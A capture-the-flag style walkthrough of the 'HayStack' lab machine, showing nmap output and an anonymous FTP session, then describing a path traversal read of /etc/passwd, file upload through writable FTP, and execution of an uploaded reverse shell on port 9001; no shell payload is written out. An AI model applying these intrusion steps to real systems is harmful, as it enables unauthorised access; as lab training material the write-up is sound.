



Walkthrough HayStack machine

The very first step as usual is running nmap to look for services running on the machine. On this one we can see several of them, like FTP with anonymous login accepted. SSH version 2.0 so we will forget about it. Http as usual and NFS also available for mounting.




```
root@osboxes: ~/Downloads
root@osboxes:~/Downloads# nmap -sS -sC 192.168.0.45
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-13 11:49 EDT
Nmap scan report for 192.168.0.45
Host is up (0.0023s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx   2 33      33      4096 Jun 12 12:55 anon [NSE: writeable]
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to ::ffff:192.168.0.108
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 300
|_     Control connection is plain text
|_     Data connections will be plain text
|_     At session startup, client count was 3
|_     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh
80/tcp    open  http
|_ http-robots.txt: 5000 disallowed entries (15 shown)
|_ /hazard /salvages /cashiers /matters /feeling /buckles
|_ /masters /soaps /library /transmittals /ventilation
|_ /dedications /hillsides /leak /nerves
|_ http-title: Login Page
111/tcp   open  rpcbind
|_ rpcinfo:
|_   program version  port/proto  service
Waiting for 192.168.0.45...
```


Since I like taking a look to HTTP first I execute Dirb and Nikto in order to know where to start looking for. We see the index.php (Good to know its using PHP as backend language) and also some directories than can be browsed like javascript/Jquery which is not relevant and semiconductor. This one looks interesting since is the only one found by Nikto.




On this subdirectory found by Nikto we see that is sending and Http Post request to reload the web in the language you select.




We try to path Transveral and see if we can read /etc/passwd. Probably reading this file wont be really usefull but it will tell us that the system is not secure against path transversal vulnerabilities.



Which is definitely not prepared for it.




At this point we cannot keep digging in since we cannot upload anything and we don't know how it is organised the server. But, if it is vulnerable to path traversal we could execute a reverse shell. So we go to the FTP service.



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'root@osboxes: ~' displays an FTP session. The user has connected to 192.168.0.45 and is logged in as 'anonymous'. They have used the 'ls' command to list the contents of the current directory, which shows a single file named 'anon' with permissions 'drwxrwxrwx' and a size of '233' bytes, dated '4096 Jun 08 09:59'. The user has also used the 'cd anon' command to change the current directory to 'anon'. In the background, a Firefox browser window is open, displaying the directory listing of '192.168.0.45/robots.txt'. The listing shows a single file named 'anon' with permissions 'drwxrwxrwx' and a size of '233' bytes, dated '4096 Jun 08 09:59'. The terminal window also shows the output of the 'ls' command in the 'anon' directory, which is empty.


```
root@osboxes: ~  
root@osboxes:~# ftp 192.168.0.45  
Connected to 192.168.0.45.  
220 (vsFTPd 3.0.3)  
Name (192.168.0.45:root): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxrwxrwx  2 33      33      4096 Jun 08 09:59 anon  
226 Directory send OK.  
ftp> ls /la  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> cd anon  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> ls /la  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp>
```

For simplicity, we will download filezilla and use the web interface. The FTP allows to upload files on it, but not rename or delete them. Since it is not checking anything we create a simple reverse shell executing a whoami order to see if we succeed and some .txt files.



But first, we need to know where FTP is located. We could try and error but is quite boring. WE remember about the NFS and we look into it after mounting.

Where there is some documentation.txt telling us where the data is located. Also saying something about databases which could be implemented but hidden.




Jorge Amoros

Now we can go back to the HTTP and execute, for testing purposes our test2.txt to see that we know the location now.


The first screenshot shows a Firefox ESR browser window with the title "Welcome to my website - Mozilla Firefox". The address bar shows the URL "192.168.0.45/semiconductor/index.php". The page content displays "Website under construction" and a message: "This website is still under construction, please check back after the exam period. Right now I have too many things to do. Sorry. My webshop will probably go live in July." Below the message is a language selector set to "English". The Network tab is open, showing a list of requests. The second screenshot shows the same browser window with the URL "192.168.0.45/semiconductor/index.php" and the page content "test2". The language selector is still set to "English".

Stat	Met	Domain	File	Cause	Type	Transferred	Size	0 ms	137 min
200	POST	192.168.0.45	index.php	document	html	623 B	662 B	2 ms	
404	GET	192.168.0.45	favicon.ico	img	html	cached	274 B		
200	POST	192.168.0.45	index.php	document	html	487 B	423 B	5008 ms	
200	POST	192.168.0.45	index.php	document	html	487 B	423 B	5007 ms	
200	POST	192.168.0.45	index.php	document	html	487 B	423 B	50	
200	POST	192.168.0.45	index.php	document	html	487 B	423 B		
200	POST	192.168.0.45	index.php	document	html	487 B	423 B		
200	POST	192.168.0.45	index.php	document	html	487 B	423 B		
200	POST	192.168.0.45	index.php	document	html	487 B	423 B		

we execute also the reverse shell with whoami.



Finally we download a nice reverse shell who will open a connection on port 9001 and execute it.

